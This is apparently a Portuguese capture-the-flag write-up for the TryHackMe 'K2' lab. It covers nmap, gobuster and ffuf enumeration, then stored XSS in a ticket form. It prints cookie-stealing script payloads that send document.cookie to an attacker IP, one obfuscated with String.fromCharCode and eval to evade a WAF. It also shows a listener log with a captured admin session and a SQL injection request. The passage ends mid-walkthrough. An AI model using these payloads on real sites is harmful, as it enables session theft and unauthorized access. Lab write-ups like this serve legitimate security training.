K2 (L&W)

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://k2.thm`
- Período: 28/05/2025 á 02/06/2025 (Parte I & II) | 27/06/2025 à 30/06/2025 (Parte III)
- Máquina do `TryHackMe` de Nível Difícil
- Sistema Operacional: Linux & Windows


Sumário

Parte 1 (Base Camp)

1. Reconhecimento


1.1 Burp-Suite: Andando Pela aplicação

Primeiramente, foi feita uma análise superficial sobre a aplicação. O intuito principal foi tentar achar algum diretório exposto ou algo relacionado, mas não foi encontrado nada relevante inicialmente.



Com a ajuda do `Wappalyzer`, consegui identificar alguns serviços que a aplicação está usando, mas, de imediato, não imagino o que eu poderia tentar. O objetivo agora é seguir

para as próximas etapas a fim de identificar mais algumas coisas.



---

2. Enumeração


2.1 NMap: Hora de procurar por portas abertas

Apenas as portas 22 (SSH) e 80 (HTTP) se mostraram abertas, tornando a análise mais difícil para encontrar um ponto de partida.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   3072 fb:52:02:e8:d9:4b:83:1a:52:c9:9c:b8:43:72:83:71 (RSA)
|   256 37:94:6e:99:c2:4f:24:56:fd:ac:77:e2:1b:ec:a0:9f (ECDSA)
|_  256 8f:3b:26:92:67:ec:cc:05:30:27:17:c5:df:9a:42:d2 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Dimension by HTML5 UP
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Networ
k Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (9
3%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux
3.11 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.2 Gobuster: Enumerando diretórios

Hora de tentar procurar por diretórios e arquivos por meio de uma ferramenta que realiza esses testes de forma automatizada.



As coisas começaram a ficar um pouco complicadas, devido à ausência de diretórios (anexo acima) ou arquivos (anexo abaixo) que eu pudesse explorar ou vasculhar em busca de outras informações.

2.3 `FFUF` : Encontrando Sub-diretórios

As coisas estavam ficando difíceis, porém foi considerado procurar por subdiretórios, pelo fato de a aplicação estar muito “pobre” no quesito de conteúdo.


```
ffuf -w /home/arthur-strelow/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://k2.thm/ -H "Host: FUZZ.k2.thm" -fs 13229
```

```
 :: Method           : GET
 :: URL              : http://k2.thm/
 :: Wordlist         : FUZZ: /home/arthur-strelow/SecLists/Discovery/DNS/subdomains-top1million
-110000.txt
 :: Header           : Host: FUZZ.k2.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 13229

admin                   [Status: 200, Size: 967, Words: 298, Lines: 24, Duration: 387ms]
it                      [Status: 200, Size: 1083, Words: 322, Lines: 25, Duration: 368ms]
:: Progress: [29179/114442] :: Job [1/1] :: 89 req/sec :: Duration: [0:04:54] :: Errors: 0 ::
```

2.4 `IT Ticket` & `Admin Ticket`

2.4.1 `IT Ticket`

Na página principal, a aplicação solicita nossas credenciais. Além disso, há um link para que possamos nos cadastrar no site. Ao realizar o cadastro, somos redirecionados para a `/dashboard`, onde, aparentemente, enviamos um ticket.



Então, para testar a aplicação, enviarei um ticket para analisar o retorno.
`Ticket submitted successfully! It will be reviewed shortly!`
A primeira coisa que imaginei foi em um ataque de roubo de cookies dos administradores.


2.4.1.1 Como eu cheguei nesse raciocínio?

Como a aplicação é baseada em tickets, haverá um momento em que algum usuário com permissões elevadas precisará abrir o ticket que eu enviarei. É nesse momento que a payload é injetada e, assim que eu obtiver os cookies do administrador, poderei realizar uma movimentação de usuário comum para um usuário com permissões elevadas.

2.4.1.2 Payload de Roubo de Cookies

Então, montei a payload básica para realizar esse roubo.

```
<script>new Image().src="http://10.13.72.32:80/"+document.cookie</script>
```



Me deparei com um `WAF`, o que me surpreendeu e me fez dar dois passos para trás para analisar a aplicação e tentar chegar a uma payload suficientemente ofuscada para `bypassar` o `WAF`.

2.4.1.3 `Bypassando` o WAF

Foram feitas várias tentativas de envio de payloads com ofuscamento, porém o WAF sempre detectava alguma delas ou a injeção não tinha sucesso.

Até que eu encontrei

```
<script>
  var s =
String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,1
01);
  new Image().src='http://10.13.72.32/'+eval(s);
</script>
```

`var s = String.fromCharCode(...)` -> Essa função está convertendo valores ASCII em caracteres de string

Representação dos números


```
100 = d
111 = o
99  = c
117 = u
109 = m
101 = e
110 = n
116 = t
46  = .
99  = c
111 = o
111 = o
107 = k
105 = i
101 = e
```

Resultando: `s = "document.cookie"`

Com o funcionamento da payload, consigo capturar as requisições e enviá-las para o meu servidor em Python, que foi iniciado.

```
sudo python3 -m http.server 80
[sudo] senha para arthur-strelow:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.124.62 - - [28/May/2025 10:31:12] code 404, message File not found
10.10.124.62 - - [28/May/2025 10:31:12] "GET /session=eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiO
jEsImxvZ2dlZGluIjp0cnVlfQ.aDcQHw.oTHtJhcD44WsdvZSk7n6Ue_OmZk HTTP/1.1" 404 -
```

Fiz algumas tentativas de passar esses cookies no subdomínio `it`, mas então lembrei que existe o outro subdomínio, `admin`.



A lógica foi a seguinte: como o domínio `it` possui a página `/dashboard`, imaginei que o subdomínio `admin` também teria. Adicionei o cookie da sessão capturada e consegui efetuar o login.

2.4.2 `Admin Ticket`


Uma vez autenticado na página administrativa, é hora de iniciar a análise.

> **Usuários descobertos**
>
> smokey - hazel - paco


> **Isso é importante?**
>
> Número da jenny: 8675309

Analisando a requisição feita na `dashboard` administrativa, tentei passar algumas payloads de XSS, LFI e RCE, mas todas sem êxito. Fiz algumas tentativas de SQLi também, porém o

WAF estava bloqueando praticamente todas as solicitações — até que testei uma payload bem simples e, voilà, vulnerabilidade encontrada.



```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
Content-Length: 21
Cache-Control: max-age=0
Accept-Language: pt-BR,pt;q=0.9
Origin: http://admin.k2.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer: http://admin.k2.thm/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dl
ZGluIjp0cnVlfQ.aDcT4g.tkmIBjkXzQHlWCVRL45jI7xIuT4
Connection: keep-alive

title=help'||'1'='1--
```

